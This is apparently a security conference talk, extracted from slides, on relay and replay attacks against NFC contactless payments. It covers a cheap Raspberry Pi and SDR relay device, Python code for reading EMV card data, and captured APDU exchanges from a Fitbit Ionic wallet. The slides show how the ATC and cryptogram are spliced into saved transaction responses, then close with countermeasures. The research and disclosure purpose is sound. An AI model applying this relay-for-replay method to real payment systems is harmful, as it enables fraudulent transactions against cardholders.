00 00 00 00 10 03 02 73 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 34 01

Payload 2

00 9f 6c 02 00 80 57 13 41 36 93 00 20 39 02 71 d2 31 22 01 00 00 05 12 99 99 5f 9f 6e 04

Payload 3

23 88 00 00 9f 27 01 80 90 00

Payload 4

Centinelas Characteristics




- 2 x NFC Readers/Emulators
- WiFi Connectivity
- Customizable
- Cheap
- SDR Support

Relay - Demo


Extracting Data from a Chip- And-Pin Card with NFC

Extracting EMV Data with NFC



Extracting EMV Data with NFC


Raspberry Pi



LiPo 3.7v 500mAh



USB Smart Card Reader
SCR3310V2



ZERO-LiPO



CC1101
Transceiver

Extracting EMV Data with NFC

```
debug = False
Protocol= CardConnection.T0_protocol

def send_apdu(apdu):
    global cardservice
    # send apdu and get additional data if required
    response, sw1, sw2 = cardservice.connection.transmit( apdu, Protocol )
    if sw1 == SW1_WRONG_LENGTH:
        # command used wrong length. retry with correct length.
        apdu= apdu[:len(apdu) - 1] + [sw2]
```

Extracting EMV Data with NFC

Demo

Relay for Replay(RFR)

NFC Fitbit Ionic Transaction (SE) 1/2

PoS: 00A404000E325041592E5359532E444446303100 #Select (PPSE)2PAY.SYS.DDF01

Fitbit:

6f5d840e325041592e5359532e4444463031a54bbf0c48611a4f07a0000000310108701
019f2a010342034650985f55025553611a4f07a00000009808408701029f2a0103420346
50985f55025553610e4f09a000000098084000018701039000

PoS: 00A4040007A00000003101000 #Select AID

Fitbit:

6f4f8407a0000000031010a5449f381b9f66049f02069f03069f1a0295055f2a029a039c01
9f37049f4e14bf0c179f4d02140042034650985f550255539f5a051108400840500a56495
3412044454249549000

...

NFC Fitbit Ionic Transaction (SE) 2/2

PoS:

80A80000378335B280400000000000100000000000000084000000000000840180217
00CAEE475800 #Get processing

Fitbit:


776282020040940418010100**9f36**02**000b9f26**08**e631e8efb623e1a4**9f10201f4a040120
00000000100770560000000040000000000000000000000000000000000009f6c020080**5713465**
0982981603487d24032010000000909999f9f6e04248800009f2701809000

PoS: 00B2011C00 #Read SFI(Short File Identifier) file

Fitbit:

70375f280208409f0702c0809f19060400100770565f340100**9f241d56303031303031353**
831373234343037383733363931313837383732359000 #Payment Account Reference (PAR)


Relay for Replay(RFR)



Relay for Replay(RFR)


7762820200409404180101009f3602XXXX9f2608XXXXXXXXXXXXXXXXXXXX9F10
201F4A2801200000000010077056000000004000
0009F6C02008057134006884501032133D2409201000000

The ATC and Cryptogram are the
only tags that change in each
transaction




Relay for Replay(RFR)

7762820200409404180101009f3602**ATC**9f2608**Cryptogram**9F10201F4A28012000000
0001007705600000000400000000000000000000000000000000000009F6C02008057134006884
501032133D2409201000000




← **ATC/Cryptogram**
→
20 Bytes




Smart Relay: transmitting the new ATC and Cryptogram

Relay for Replay(RFR)

Step 1: Sniffed transaction



Step 2: Smart Relay



Saved Transaction - Centinela 1

RFRFITBIT = [
'6F23840E325041592E5359532E4444463031A511BF0C0E610C4F07A00000000310108701019000',
'6F468407A0000000031010A53B9F381B9F66049F02069F03069F1A0295055F2A029A039C019F37049F4E14BF0C0D9F4D0214009F5A051108400840500B56495341204352454449549000',
'7762820200409404180101009f3602',
'9F10201F4A28012000000000100770560000000040000000000000000000000000000009F6C02008057134006884501032133D2409201000000',
'70375F280208409F0702C0009F19060400100770565F3401009F241D56303031303031333831363237383031313132373538363934333937319000']

Understanding the RFR

PoS: 00A404000E325041592E5359532E444446303100

Fitbit: RFRFITBIT[0] #AID?

PoS: 00A4040007A000000003101000

Fitbit: RFRFITBIT[1] #SFI?

PoS:


80A80000378335B280400000000000100000000000000084000000000000840180217
00CAEE475800 #Request Centinela 2!

Fitbit: RFRFITBIT[2] + apduSDR + FITBIT[3]

PoS: 00B2011C00

Fitbit: RFRFITBIT[4] #PAR

The RFR



Relay for Replay(RFR) Demo

New Technology

Car Infotainment — NP — ADAS & Safety


NP — Secure Car Access

Networking — NP — Powertrain & Chassis





NCx3320 Application Block Diagram





KEY FEATURES

- ▶ Fully ISO/IEC 14443 A & B, ISO/IEC 15693 and FeliCa compliant
- ▶ ISO/NFC 18092 NFC-IP1 peer-to-peer support (initiator mode)
- ▶ RF driver supply voltage 3 V - 5.5 V with max current of 350 mA
- ▶ Compact HVQFN32 package (5 x 5 mm) with wettable flanks
- ▶ Low Power Card Detection
- ▶ 512 Byte FIFO
- ▶ High baud rates (up to 848 kbits)
- ▶ 8 KB EEPROM

Could Affect New Technology?

NXP NCx3320 Application Block Diagram



Countermeasures




Countermeasures



- Introduce additional form of cardholder verification to determine proximity to PCD
- Distance bounding-protocols
- Timing through existing protocols

Distance-Bounding Protocols



Conclusions

- An attacker does not need specialized/sophisticated hardware or software to make fraudulent transactions.
- A mobile phone can be used as a simple sniffer, but a €60 device can be created to carry out a relay attack that could affect not only payment systems but the new NFC implementations in other areas.
- If companies keep designing their products without proper protections against relay/replay attacks, new implementations of NFC are likely to be affected for years to come.

Credits

Adam Laurie

Dr. Michael Roland

Peter Fillmore

Timur Yunusov

Q & A



@Netxing

@L_AGalloway



salmg.net

leigh-annegalloway.com